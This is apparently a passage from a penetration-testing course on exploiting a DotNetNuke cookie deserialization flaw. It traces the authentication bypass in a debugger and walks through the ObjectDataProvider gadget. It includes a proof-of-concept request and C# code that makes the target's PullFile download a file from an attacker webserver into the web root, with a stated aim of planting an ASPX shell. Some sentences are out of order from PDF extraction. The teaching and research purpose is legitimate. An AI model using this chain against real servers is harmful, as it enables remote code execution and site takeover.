


Figure 141: Setting the initial breakpoint

We are finally ready to send our first proof-of-concept HTTP request. We can do that by selecting a captured unauthenticated request from our Burp history and sending it to the Repeater tab, where we will add the DNNPersonalization cookie. We also need to remember to change the URL path in our request to a nonexistent page. Our PoC request should look similar to the one below.



```

Request
Raw Params Headers Hex
GET /dotnetnuke/DOESNOTEXIST HTTP/1.1
Host: localhost
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/68.0.3440.106 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;
q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: DNNPersonalization=<POC></POC>
Connection: close

```

Figure 142: Our first proof-of-concept request

If everything has gone as planned, we should hit our breakpoint in dnSpy after we send our request as shown below.



Figure 143: Our first breakpoint is triggered

7.5.3 Exercise

After setting a breakpoint on the vulnerable `LoadProfile` function, send a proof-of-concept request as described in the previous section and make sure you can reach it.

7.5.4 How Did We Get Here

Although we have trusted the original advisory blindly and were able to validate that we can indeed trigger the `LoadProfile` function, as researchers we were still missing something. Specifically, it is unusual to see any sort of personalization data being processed when it is originating from an

unauthenticated perspective. Furthermore, we wanted to have an idea of what sort of functions were involved during the processing of the HTTP request that triggers the vulnerability. So we dug a little deeper.

Once we hit our initial break point, we can see the following, somewhat imposing call stack:




Figure 144: LoadProfile callstack

If we look backwards a couple of steps from the top of the call stack in Figure 144, we see that the *getter* for the *UserMode* property of the *PortalSettings* class is invoked. This *getter* function has a slightly complex implementation as can be seen in the figure below.



```

PortalSettings.x
917     public PortalSettings.Mode UserMode
918     {
919         get
920         {
921             PortalSettings.Mode result;
922             if (HttpContext.Current != null && HttpContext.Current.Request.IsAuthenticated)
923             {
924                 result = this.DefaultControlPanelMode;
925                 string text = Convert.ToString(Personalization.GetProfile("Usability", "UserMode" + this.PortalId));
926                 string a = text.ToUpper();
927                 if (!(a == "VIEW"))
928                 {
929                     if (!(a == "EDIT"))
930                     {
931                         if (a == "LAYOUT")


```

Figure 145: Implementation of the `PortalSettings.UserMode` getter.

We can see that the call to the `Personalization.GetProfile` method, the next entry in the call stack, is located on line 925. We can set a breakpoint on line 926 and resend our proof of concept request in order to verify that we can reach this call.

Notice that our breakpoint, which has been hit as part of the processing of our *unauthenticated* request, is located inside the `if` statement. However, one of the `if` statement conditions in this case is a check of the `HttpContext.Current.Request.IsAuthenticated` boolean variable, as can be seen

of the call stack, there is a call to a function named



```

AdvancedUrlRewriter.x
805             response.Redirect(text, true);
806         }
807         else if (transfer)
808         {
809             if (context.User == null)
810             {
811                 context.User = Thread.CurrentPrincipal;
812             }
813             response.TrySkipIisCustomErrors = true;
814             IHttpHandler handler = new CDefault();
815             context.Handler = handler;
816             server.Transfer("~/" + text, true);
817         }
818         else
819         {

```

Watch 1		
Name	Value	Type
<code>context.Request.IsAuthenticated</code>	false	bool
<code>context.User</code>	null	System.Security.Principal.IPrincipal


Figure 146: The 404 request handler contains a `HttpContext.User` check

Although the implementation of this function is rather long and complex, we are concerned with an instance in which the `HttpContext.User` property is checked. As we can see in Figure 146, if the `User` property of the request is `null`, then it gets assigned the value of the current thread user.

The consequences of this code execution path are shown in the following figure: on line 922. This is curious as we clearly are not using any authentication or session cookies in our request, yet our request is treated as authenticated.

In order to find out why that is, we need to look back at Figure 144 and notice that closer to the bottom

AdvancedUrlReWriter.Handle404OrException. After tracing the code execution a few times, we discovered the root cause of the issue.



Name	Type	Value
context.Request.IsAuthenticated	bool	true
context.User	System.Security.Principal.IPrincipal	[System.Security.Principal.WindowsPrincipal]
Claims	System.Collections.Generic.IEnumerable<System.Security.Claims.Claim>	{System.Security.Claims.Principal.<get_Claims>d_37}
CustomSerializationData	byte[]	null
DeviceClaims	System.Collections.Generic.IEnumerable<System.Security.Principal.IIdentity>	{System.Security.Principal.WindowsPrincipal.<get_DeviceClaims>d_13}
Identities	System.Collections.Generic.IEnumerable<System.Security.Principal.IIdentity>	Count = 0x00000001
Identity	System.Security.Principal.IIdentity	{System.Security.Principal.WindowsIdentity}
AccessToken	Microsoft.Win32.SafeHandles.SafeAccessTokenHandle	{Microsoft.Win32.SafeHandles.SafeAccessTokenHandle}
Actor	System.Security.Claims.ClaimsIdentity	null
AuthenticationType	string	"Negotiate"
BootstrapContext	object	null
Claims	System.Collections.Generic.IEnumerable<System.Security.Principal.IIdentity>	{System.Security.Principal.WindowsIdentity.<get_Claims>d_95}
CustomSerializationData	byte[]	null
DeviceClaims	System.Collections.Generic.IEnumerable<System.Security.Principal.IIdentity>	Count = 0x00000000
ExternalClaims	System.Collections.ObjectModel.ObjectModel	Count = 0x00000000
Groups	System.Security.Principal.IdentityReferenceCollection	{System.Security.Principal.IdentityReferenceCollection}
ImpersonationLevel	System.Security.Principal.TokenImpersonationLevel	None
IsAnonymous	bool	false
IsAuthenticated	bool	true
IsGuest	bool	false
IsSystem	bool	false
Label	string	null
Name	string	@"IIS APPPOOL\DefaultAppPool"
NameClaimType	string	"http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name"
Owner	System.Security.Principal.SecurityIdentifier	(S-1-5-82-3006700770-424185619-1745488364-794895919-4004696415)
RoleClaimType	string	"http://schemas.microsoft.com/ws/2008/06/identity/claims/groupsid"
Token	System.IntPtr	0x000000000000001FC

Figure 147: Our unauthenticated http request becomes authenticated

The boolean variable `IsAuthenticated` now indicates that its value is “true” and that the request is authenticated under the “IIS APPPOOL” group. The reasoning for this logic appears to lie in the fact that the 404 handler is invoked *before* the `HttpContext.User` object is set. Since the continued processing of the given request depends on the `User.IsAuthenticated` property, the developers are ensuring that no null references will occur by setting the `User` object to the `WindowsPrincipal` object of the currently running thread. Now that we have completed our analysis of the vulnerability itself and have a working environment properly set up, it is time to consider how we can exploit this situation and what payload options we have at our disposal.

7.6 Payload Options

As we are dealing with a deserialization vulnerability, our goal is to find an object that can execute code that we can use for our purposes and that we can properly deserialize. So, let’s look at some options.

7.6.1 FileSystemUtils PullFile Method

According to the original advisory, the DotNetNuke.dll assembly contains a class called *FileSystemUtils*. Furthermore, this class implements a method called *PullFile*. If we use the dnSpy search function, we can easily locate this function and look at its implementation.




Figure 148: Searching for the *PullFile* function

```

1199
1200 // Token: 0x0600425E RID: 16990 RVA: 0x000EF38C File Offset: 0x000ED58C
1201 [EditorBrowsable(EditorBrowsableState.Never)]
1202 [Obsolete("Deprecated in DNN 6.0.")]
1203 public static string PullFile(string URL, string FilePath)
1204 {
1205     string result = "";
1206     try
1207     {
1208         WebClient webClient = new WebClient();
1209         webClient.DownloadFile(URL, FilePath);
1210     }
1211     catch (Exception ex)
1212     {
1213         FileSystemUtils.Logger.Error(ex);
1214         result = ex.Message;
1215     }
1216     return result;
1217 }
```

Figure 149: *PullFile* function implementation

As we can see in Figure 149, this function could be very useful to us from an attacker perspective, as it allows us to download an arbitrary file from a given URL to the target server. This means that if we can trigger this method using the *DNNPersonalization* cookie, we could theoretically upload an ASPX shell and gain code execution on our target server.

But before we proceed, we need to remember the limitations of *XmlSerializer*. Although this class is within the DNN application domain and would therefore be known to the serializer at runtime, *XmlSerializer* can *not* serialize class methods. It can only serialize public properties and fields. Unfortunately, the *FileSystemUtils* class does not expose any public properties that we could *set* or *get* in order to trigger the invocation of the *PullFile* method. This means that a serialized instance of this object will not bring us any closer to our goal. Therefore, we need to take a different approach.

7.6.2 ObjectDataProvider Class

In their presentation, Muñoz and Mirosh also disclosed four .NET deserialization gadgets, or classes that can facilitate malicious activities during the user-controlled deserialization process.

The *ObjectDataProvider* gadget is arguably the most versatile and was leveraged during their DNN exploit presentation. Let's recount those steps and take a deeper look into this class in order to understand why it is so powerful.

According to the official documentation,⁷⁰ the *ObjectDataProvider* class is used when we want to wrap another object into an *ObjectDataProvider* instance and use it as a binding source. This begs the question: What is a binding source? Once again, if we refer to the official documentation,⁷¹ we find that a binding source is simply an object that provides the programmer with relevant data. This data is then usually bound from its source to a target object such as a *User Interface* object (TextBox, ComboBox, etc) to display the data itself.⁷²

How does *ObjectDataProvider* help us? If we read more about this class, we can see that it allows us to wrap an arbitrary object and use the *MethodName* property to call a method from a wrapped object, along with the *MethodParameters* property to pass any necessary parameters to the function specified in *MethodName*. The key here is that with the help of the *ObjectDataProvider* properties (not methods), we can trigger method calls in a completely different object.

This point is worth reiterating once more: by setting the *MethodName* property of the *ObjectDataProvider* object instance, we are able to trigger the invocation of that method. The *ObjectDataProvider* class also does not violate any limitations imposed by *XmlSerializer*, which means that it is an excellent candidate for our payload.

But how exactly does this work? Let's analyze the entire code execution chain in this gadget so that we can gain a better understanding of the mechanics involved.

The *ObjectDataProvider* is defined and implemented in the *System.Windows.Data* namespace, which is located in the *PresentationFramework.dll* .NET executable file. Our Windows operating systems will likely have more than one instance of this file depending on the number of .NET Framework versions installed. For the purposes of this exercise, the one we want to use is located in the *C:\Windows\Microsoft.NET\Framework\v4.0.30319\WPF* directory.

Based on the information from the official documentation, we need to take a closer look at the *MethodName* property as this is what triggers the target method in the wrapped object to be called. Once we have decompiled the correct DLL, we can inspect the *MethodName* getter and setter implementations as shown below.

⁷⁰ (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/system.windows.data.objectdatasource?redirectedfrom=MSDN&view=netframework-4.7.2>

⁷¹ (Microsoft, 2017), <https://docs.microsoft.com/en-us/dotnet/framework/wpf/data/how-to-specify-the-binding-source>

⁷² (Microsoft, 2019), <https://docs.microsoft.com/en-us/dotnet/framework/wpf/data/data-binding-overview>




Figure 150: ObjectDataProvider MethodName property getter and setter

In Figure 150, we can see that when the *MethodName* property is set, the private *_methodName* variable is set and ultimately the *base.Refresh* function call takes place. We'll trace that call.

```

30
31     /// <summary>Initiates a refresh operation to the underlying data model. The result is returned on the
32     // <see cref="P:System.Windows.Data.DataSourceProvider.Data" /> property.</summary>
33     // Token: 0x00001057 RID: 4183 RVA: 0x0003A373 File Offset: 0x00038573
34     public void Refresh()
35     {
36         this._initialLoadCalled = true;
37         this.BeginQuery();
  
```

Figure 151: Tracing the Refresh function call

Here (Figure 151) we notice another function call, namely to *BeginQuery*. If we try to follow this execution path by clicking on the function name in dnSpy we will see the following:

```

161
162     /// <summary>When overridden in a derived class, this base class calls this method when <see
163     // cref="M:System.Windows.Data.DataSourceProvider.InitialLoad" /> or <see
164     // cref="M:System.Windows.Data.DataSourceProvider.Refresh" /> has been called. The base class delays the
165     // call if refresh is deferred or initial load is disabled.</summary>
166     // Token: 0x00001066 RID: 4198 RVA: 0x000068EB File Offset: 0x00004AEB
167     protected virtual void BeginQuery()
  
```

Figure 152: BeginQuery implementation

This seems to be a dead end, but we need to realize that the *ObjectDataProvider* class inherits from the *DataSourceProvider* class, which is where dnSpy took us. Therefore, we need to make sure we navigate to the *BeginQuery* function implementation within the *ObjectDataProvider* class that overrides the inherited function.




Figure 153: Overridden BeginQuery function implementation

At the end of *BeginQuery* (Figure 153) we can see that there is another call, specifically to the *QueryWorker* method. As before, we will continue tracing this as well.



Figure 154: QueryWorker function implementation

Finally, in Figure 154, we arrive at a function call to *InvokeMethodOnInstance* on line 300. This is exactly the point at which the target method in the wrapped object is invoked.

Let's see if we can verify this chain of calls in a simple example project.

7.6.3 Example Use of the ObjectDataProvider Instance

We will use the following Visual Studio project as the basis for our final serialized payload




Figure 155: Necessary references are added to our PoC Visual Studio project

Before continuing, we also need to make sure that we have a webserver available from which we can download an arbitrary file using the DNN vulnerability. We will use our Kali virtual machine for

```
kali㉿kali:~$ ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.119.120  netmask 255.255.255.0  broadcast 192.168.119.255
          inet6 fe80::20c:29ff:fedf:4ed8  prefixlen 64  scopeid 0x20<link>
            ether 00:0c:29:df:4e:d8  txqueuelen 1000  (Ethernet)
              RX packets 1502314  bytes 2227525605 (2.0 GiB)
              RX errors 0  dropped 0  overruns 0  frame 0
              TX packets 87854  bytes 7679196 (7.3 MiB)
              TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

kali㉿kali:~$ cat /var/www/html/myODPTest.txt
DNN code exec PoC!
kali㉿kali:~$ sudo systemctl start apache2
[sudo] password for kali:
kali㉿kali:~$ sudo tail -f /var/log/apache2/access.log
```

Figure 156: Using a Kali instance as our webserver generator. We will try to reuse as much of the existing DNN code as possible so that we do not

have to reinvent the wheel. For this reason, we need to make sure that the DotNetNuke.dll and

the PresentationFramework.dll files are added as references to our project, using the same

process we described earlier. that purpose.

With that out of the way, let's look at the following code:

```

01: using System;
02: using System.IO;
03: using System.Xml.Serialization;
04: using DotNetNuke.Common.Utilities;
05: using System.Windows.Data; 06:
07: namespace ODPSerializer
08: {
09:     class Program
10:     {
11:         static void Main(string[] args)
12:         {
13:             ObjectDataProvider myODP = new ObjectDataProvider();
14:             myODP.ObjectInstance = new FileSystemUtils();
15:             myODP.MethodName = "PullFile";
16:             myODP.MethodParameters.Add("http://192.168.119.120/myODPTest.txt");
17:
myODP.MethodParameters.Add("C:/inetpub/wwwroot/dotnetnuke/PullFileTest.txt");
18:             Console.WriteLine("Done!");
19:         }
20:     }
21: }
```

Listing 255 - Basic application to demonstrate the ObjectDataProvider functionality

In Listing 255 on lines 1-5, we first make sure we set all the appropriate “using” directives to define the required namespaces. Then starting on line 13, we:

- Create a *ObjectDataProvider* instance
- Instruct it to wrap a DNN *FileSystemUtils* object
- Instruct it to call the *PullFile* method
- Pass two arguments to the above mentioned method as required by its constructor

The first argument points to our Kali webserver IP address and the second argument is the path to which the downloaded file should be saved to.

We will compile this application in Visual Studio and debug it using dnSpy. To do so, we will start dnSpy and select the *Start Debugging* option from the *Debug* menu. In the *Debug Program* dialog box, we choose our compiled executable which should be located in the `C:\Users\Administrator\source\repos\ODPSerializer\ODPSerializer\bin\Debug\` directory. We then need to ensure that the *Break at* option is set to “Entry Point”.




Figure 157: Debugging the PoC application

Once we start the debugging session, we should arrive at the following point:




Figure 158: Hitting the entry point breakpoint in dnSpy

From here, in the Assembly Explorer (left pane) we will see a number of other assemblies that have been automatically loaded by our process.

